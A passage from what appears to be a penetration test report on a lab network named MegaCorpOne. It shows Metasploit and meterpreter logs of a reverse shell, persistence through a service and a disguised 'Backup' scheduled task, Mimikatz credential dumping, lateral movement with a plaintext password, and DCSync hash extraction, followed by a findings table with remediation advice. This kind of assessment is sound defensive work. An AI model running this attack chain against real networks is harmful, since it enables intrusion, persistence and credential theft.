[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND C:\/shell.exe
COMMAND ⇒ C:/shell.exe
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  MEGACORPONE\tstark @ WINDOWS10  172.22.117.100:4444 → 172.22.117.20:53964  (172.22.117.20)
```

Image 5.3 - Establishing a meterpreter session to deliver the command to execute shell.com in C:\

To further establish persistence in the event shell.exe is identified and removed, meterpreter's windows persistence service was also used to establish system process (LjUhES.exe) in tstark's account that creates a reverse tcp session to the attacking machine (T1055.002: Portable Executable Injection).

```
msf6 > use windows/local/persistence_service
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as default.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION                              yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.24.153.56    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows

msf6 exploit(windows/local/persistence_service) > set session 1
session => 1
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 172.24.153.56:4444
[*] Running module against WINDOWS10
[+] Meterpreter service exe written to C:\Users\TSTARK~1.MEG\AppData\Local\Temp\LjUhES.exe
[*] Creating service ZmUYKcEz
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20230327.0644/WINDOWS10_20230327.0644.rc
[*] Exploit completed, but no session was created.
```

Image 5.4 - Implanting a persistence service to maintain a reverse tcp process

To protect this backdoor and maintain persistence, LjUhES.exe was added to the Windows Task Scheduler as "Backup" to run at midnight each night (T1053.005: Scheduled Task).

```
msf6 > sessions

Active sessions
===============

  Id  Name  Type                   Information                  Connection
  --  ----  ----                   -----------                  ----------
  1         meterpreter x86/windows  MEGACORPONE\tstark @ WINDOWS10  172.22.117.100:4444 → 172.22.117.20:53964  (172.22.117.20)

msf6 > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 908 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\> schtasks /create /sc once /tn "Backup" /tr "C:\Users\TSTARK~1.MEG\AppData\Local\Temp\LjUhES.exe" /st 00:00
 schtasks /create /sc once /tn "Backup" /tr "C:\Users\TSTARK~1.MEG\AppData\Local\Temp\LjUhES.exe" /st 00:00
WARNING: Task may not run because /ST is earlier than current time.
SUCCESS: The scheduled task "Backup" has successfully been created.
```

Image 5.5 - Using a shell to 172.22.117.20 through 'tstark' to create a scheduled daily task that runs the implanted executable to re-establish the reverse TCP session

With a persistent backdoor established through the ‘tstark’ user, the kiwi module (aka Mimikatz) of meterpreter was then used to dump cached domain credentials (T1003.005: Cached Domain Credentials) from 172.22.117.20.

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 3/28/2023 6:28:49 AM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/28/2022 10:47:22 AM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 3/27/2023 4:35:31 AM]
RID       : 00000641 (1601)
User      : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01
```

Image 6.1 - Using Mimikatz to dump the LSA cache and reveal usernames & password hashes

Using John to once again to crack the retrieved hashes (T1110.002: Password Cracking), the passwords for bbanner and pparker were determined. Using the bbanner user credentials, lateral movement from 172.22.117.20 to the Domain Controller (172.22.117.10) was then successfully achieved through the use of the wmi exploit (T1210: Exploitation of Remote Services).

```
msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   RHOSTS              172.22.117.10    yes       Target address range or CIDR identifier
   ReverseListenerComm                  no        The specific communication channel to use for this listener
   SESSION             4                yes       The session to run this module on
   SMBDomain           megacorpone      no        The Windows domain to use for authentication
   SMBPass             Winter2021       no        The password for the specified username
   SMBUser             bbanner          no        The username to authenticate as
   TIMEOUT             10               yes       Timeout for WMI command in seconds


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/local/wmi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on ... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is b
eing used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 7 opened (172.22.117.100:4444 → 172.22.117.10:51528 ) at 2023-03-28 05:25:36 -0400

meterpreter > sysinfo
Computer        : WINDC01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MEGACORPONE
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter >
```

Image 6.2 - Moving laterally from 172.22.117.20 to 172.22.117.10 and displaying system information

With administrator access to 172.22.117.10 (the Domain Controller) through a meterpreter session, a shell was created and the user accounts for the rest of the network were displayed.

```
meterpreter > shell
Process 3020 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            bbanner                  cdanvers
Guest                    krbtgt                   pparker
sstrange                 tstark                   wmaximoff
The command completed with one or more errors.


C:\Windows\system32>
```

Image 6.3 - Shell creation and listing of network user accounts

With a list of usernames from the Domain Controller, it was then possible to use the kiwi module (Mimikatz) to perform a DCSync attack to dump each user's credentials (T1003.006: DCSYnc).

```
C:\Windows\system32>exit
exit
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dsync_ntlm cdanvers
[-] Unknown command: dsync_ntlm
meterpreter > dcsync_ntlm cdanvers
[+] Account   : cdanvers
[+] NTLM Hash : 5ab17a555eb088267f5f2679823dc69d
[+] LM Hash   : cc7ce55233131791c7abd9467e909977
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1603
[+] RID       : 1603

meterpreter > dcsync_ntlm sstrange
[+] Account   : sstrange
[+] NTLM Hash : 1628488e442316500a176701e0ac3c54
[+] LM Hash   : a2bda648b8e5a5c60bafb32368afba82
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1108
[+] RID       : 1108

meterpreter > dcsync_ntlm wmaximoff
[+] Account   : wmaximoff
[+] NTLM Hash : 8b0141e534fb12d4acd773456ea59406
[+] LM Hash   : 6dd22e107998e6e66dfe4898de33a57b
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1605
[+] RID       : 1605
```

Image 6.4 - Dumping user password hashes from the Domain Controller

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
Clear text password list stored on public web application	Medium
Clear text user credentials stored on public web application	Critical
Vulnerable software on network infrastructure	Critical
Weak passwords on network infrastructure	Critical
Clear text credentials stored on network infrastructure	Critical
Unprotected system processes on Windows Systems	High
Weak passwords on Windows Systems	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	3
Ports	1000

Exploitation Risk	Total
Critical	5
High	2
Medium	1
Low	0

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. TSR was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:
- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset passwords for the following users: **thudson**, **trivera**, **msmith**, **mcarlow**, & **agrofield**

Clear Text Password List Stored On Public Web Application

Risk Rating: Medium

Description:
The site **vpn.megacorpone.com** is used to host a password.lst file which contains commonly used passwords as well as passwords used within MegaCorpOne. TSR was able to use this password list to considerably speed up the cracking of hashes for user passwords on both Linux and Windows systems.

Affected Hosts: vpn.megacorpone.com

Remediation:
- Remove password.lst file from vpn.megacorpone.com to reduce the likelihood of dictionary attacks.

Clear Text User Credentials Stored On Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host a vpn.sh script file which contains clear text user credentials for MegaCorpOne employees. TSR was able to save these credentials for later use to impersonate users in other parts of the MegaCorpoOne network.

Affected Hosts: vpn.megacorpone.com

Remediation:
- Remove vpn.sh file from vpn.megacorpone.com to prevent a breach of user credentials.
- Reset passwords for users: **thudson**, **trivera**, **msmith**, **mcarlow**, & **agrofield**

Vulnerable Software On Network Infrastructure

Risk Rating: Critical

Description:
The domain server **metasploitable** (172.22.117.150) is running vsFTPd 2.3.4, an out-of-date version of FTP software which is vulnerable to a backdoor exploit (49757.py). TSR was able to use this exploit to gain root-level access to the system and exfiltrate user credentials.

Affected Hosts: 172.22.117.150

Remediation:
- Update vsFTPd to the latest version (3.0.5 at time of writing).

Weak Passwords on Network Infrastructure

Risk Rating: Critical

Description:
The domain server **metasploitable** (172.22.117.150) has no requirement for strong user passwords. TSR was able to crack all user passwords on metasploitable in minutes using a widely-used password cracking tool.

Affected Hosts: 172.22.117.150

Remediation:
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset passwords for users: **sys, klog, msfadmin, postgres, user, service,** & **tstark**

Clear Text Credentials Stored on Network Infrastructure

Risk Rating: Critical

Description:
The domain server **metasploitable** (172.22.117.150) has two text files (accounts.txt and adminpassword.txt) which contain clear text usernames and passwords for other network elements. TSR was able to use existing credentials to access and exfiltrate these user credentials for elevated network priveldge.

Affected Hosts: 172.22.117.150

Remediation:
- Remove all files which store user credentials in clear text.
- Reset password for Administration user **msfadmin**

Unprotected System Processes on Windows Systems

Risk Rating: High

Description:
The Windows host (172.22.117.20) has unprotected system processes which are vulnerable to exploitation. TSR was able to migrate uploaded executables to more stable local system processes for greater persistence, and to dump local user credentials from LSA cache.

Affected Hosts: 172.22.117.20

Remediation:
- Enable protected mode (PPL) on LSASS to prevent LSA cache dumping
- Implement Windows Credential Guard

Weak Passwords on Windows Systems

Risk Rating: High


Description:
The Windows Host (172.22.117.20) and the Domain Controller (172.22.117.10) have no requirement for strong user passwords. TSR was able to crack all user passwords on both systems in minutes using a widely-used password cracking tool.

Affected Hosts: 172.22.117.20 and 172.117.10

Remediation:
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset passwords for users: **bbanner, cdanvers, parker, sstrange, tstark** & **wmaximoff**

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that TSR used throughout the assessment.



Legend:

- Performed successfully
- Failure to perform

A complete version of this MITRE ATT&CK Navigator Map is available as a JSON or as a standalone SVG.